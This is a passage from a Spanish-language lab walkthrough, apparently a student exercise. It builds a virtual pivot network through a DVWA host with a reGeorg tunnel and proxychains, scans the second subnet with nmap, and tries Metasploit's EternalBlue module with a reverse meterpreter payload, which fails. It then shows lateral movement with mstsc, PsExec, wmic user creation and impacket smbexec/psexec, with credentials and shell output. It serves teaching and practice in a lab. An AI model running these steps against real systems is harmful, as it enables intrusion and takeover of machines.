Secundaria	192.168.0.0/24	fd17:625c:f037:a800::/64	Habilitado

Una vez creadas le **habilitamos 2 adaptadores de red a DVWA** y le ponemos una red en cada uno de ellos.




Y a cada máquina (Kali y Windows) le asignamos una red distinta, en mi caso Kali estaba en la red “**Primaria**” y Windows en “**Secundaria**”. Primero iniciamos **DVWA** y hacemos un **ifconfig** para ver las IPs que tiene.

```
dva@dva:~$ ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:63:d1:e5
      inet addr:10.0.2.4 Bcast:10.0.2.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fe63:d1e5/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:85 errors:0 dropped:0 overruns:0 frame:0
      TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:38058 (38.0 KB) TX bytes:8136 (8.1 KB)


eth1: Link encap:Ethernet HWaddr 08:00:27:a2:dd:6f
      inet addr:192.168.0.4 Bcast:192.168.0.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fea2:dd6f/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:4 errors:0 dropped:0 overruns:0 frame:0
      TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:1300 (1.3 KB) TX bytes:1152 (1.1 KB)

lo: Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:65536 Metric:1
      RX packets:0 errors:0 dropped:0 overruns:0 frame:0
      TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
```

Una vez creado lo anterior en Kali instalamos **reGeorg**, y accedemos a la IP que tenga asignada **DVWA** en la tarjeta de red que estamos conectados, en mi caso **10.0.2.4**. Cambiamos el nivel de seguridad a **LOW** y **subimos** el túnel.




Ahora si accedemos a esa dirección (dejando la IP que teníamos de prefijo) comprobamos que todo ha salido bien.



Georg says, 'All seems fine'

Ahora en la terminal ejecutamos el siguiente comando para poner el túnel a funcionar.



Y configuramos el archivo “**proxychains4.conf**” y le ponemos el mismo puerto que tenemos nosotros, en nuestro caso **8888**.

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 8888
```


Y chequeamos que funcione bien:

```
(kali@kali)-[/etc]
$ proxychains -f proxychains4.conf mysql -h 127.0.0.1
[proxychains] config file found: proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:8888 ... 127.0.0.1:3306 ... OK
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.1.41 Source distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Ahora lanzamos un **Nmap** a la red donde se encuentra Windows para enumerar sus puertos.

```
(kali@kali)-[/etc]
$ proxychains -f proxychains4.conf nmap --top-ports=10 192.168.0.0/24 -sV
[proxychains] config file found: proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-12 07:18 EST
```

Y obtenemos los siguientes puertos de la IP en la que se encuentra el Windows:

```
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
80/tcp    open  http             Microsoft IIS httpd 7.5
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp   open  ms-sql-s        Microsoft SQL Server 2008 R2 10.50.4000; SP2
3389/tcp   open  ssl/ms-wbt-server?
49152/tcp  open  msrpc            Microsoft Windows RPC
49153/tcp  open  msrpc            Microsoft Windows RPC
49154/tcp  open  msrpc            Microsoft Windows RPC
49155/tcp  open  msrpc            Microsoft Windows RPC
49156/tcp  open  msrpc            Microsoft Windows RPC
49157/tcp  open  msrpc            Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Gracias a esto sabemos que es vulnerable a **EternalBlue**, así que vamos a utilizar **Metasploit** para conseguir el control de la sesión.

Ponemos en funcionamiento **msfconsole** y configuramos los siguientes parámetros:

```
msf6 > set Proxies SOCKS5:127.0.0.1:8888
Proxies => SOCKS5:127.0.0.1:8888
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.0.5
RHOSTS => 192.168.0.5
msf6 exploit(windows/smb/ms17_010_eternalblue) > set ReverseAllowProxy true
ReverseAllowProxy => true
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

Y tras esto empezará a funcionar por su cuenta para explotar la vulnerabilidad.

```
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 192.168.0.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
NOTE: Rex::Socket.gethostbyname is deprecated, use getaddress, resolve_nbo, or similar instead. It will be removed in the next Major version
NOTE: Rex::Socket.gethostbyname is deprecated, use getaddress, resolve_nbo, or similar instead. It will be removed in the next Major version
[*] 192.168.0.5:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.5:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.5:445 - The target is vulnerable.
[*] 192.168.0.5:445 - Connecting to target for exploitation.
NOTE: Rex::Socket.gethostbyname is deprecated, use getaddress, resolve_nbo, or similar instead. It will be removed in the next Major version
[*] 192.168.0.5:445 - Connection established for exploitation.
[*] 192.168.0.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.5:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.0.5:445 - 0x00000000 5f 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.0.5:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.0.5:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 192.168.0.5:445 - 0x00000030 6b 20 31 k 1
[*] 192.168.0.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.5:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.5:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.5:445 - Starting non-paged pool grooming
NOTE: Rex::Socket.gethostbyname is deprecated, use getaddress, resolve_nbo, or similar instead. It will be removed in the next Major version
[*] 192.168.0.5:445 - Sending SMBv2 buffers
[*] 192.168.0.5:445 - Sending last fragment of exploit packet!
[*] 192.168.0.5:445 - Receiving response from exploit packet
[+] 192.168.0.5:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.5:445 - Sending egg to corrupted connection.
[*] 192.168.0.5:445 - Triggering free of corrupted buffer.
[-] 192.168.0.5:445 - =====
[-] 192.168.0.5:445 - =====FAIL=====
[-] 192.168.0.5:445 - =====
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```


Aunque en mi caso el exploit finalmente no ha conseguido crear la sesión pese a intentarlo unas cuantas de veces.

TERCERA PARTE


Técnicas de desplazamiento lateral

MSTSC


Para hacerlo mediante MSTSC abrimos “ejecutar” y escribimos “mstsc”



Esto ejecutará el escritorio remoto, y escribimos las credenciales del objetivo.



Una vez termine de conectarse estaremos controlando el otro equipo.



PsExec

Para conseguir una conexión mediante **PsExec** solo tenemos que escribir el siguiente comando en cmd

```
C:\Users\roman\Desktop>PsExec.exe \\10.0.2.5 -u rooted\jose cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Password:

Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
C:\Windows\system32>
```

Wmic

Para conseguir una conexión mediante **Wmic** solo tenemos que escribir el siguiente comando en cmd, en este caso le decimos que cree un usuario.

```
C:\Users\roman\Desktop>wmic /node:10.0.2.5 /user:rooted\jose /password:abc123.. process call create "cmd.exe /c net user alberto /add"
Ejecutando (Win32_Process)->Create()
Ejecución correcta del método.
Parámetros de salida:
instance of __PARAMETERS
{
    ProcessId = 380;
    ReturnValue = 0;
};

C:\Users\roman\Desktop>
```

Para los siguientes casos vamos a acceder a Windows desde Linux.

Impacket-smbexec

Para conseguir una conexión mediante **Impacket-smbexec** hay que escribir el siguiente comando en la terminal, y tener instalado Impacket.

```
(kali㉿kali)-[~/Tools/impacket]
$ impacket-smbexec rooted.local/jose:abc123..@10.0.2.5
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
```

Impacket-psexec

Para conseguir una conexión mediante **Impacket-psexec** hay que escribir el siguiente comando en la terminal, y tener instalado Impacket.

```
(kali㉿kali)-[~/Tools/impacket]
$ impacket-psexec rooted.local/jose:abc123..@10.0.2.5
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.0.2.5.....
[*] Found writable share ADMIN$
[*] Uploading file kyQRkgtg.exe
[*] Opening SVCManager on 10.0.2.5.....
[*] Creating service DbnA on 10.0.2.5.....
[*] Starting service DbnA.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Version 6.1.7601]

Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>
```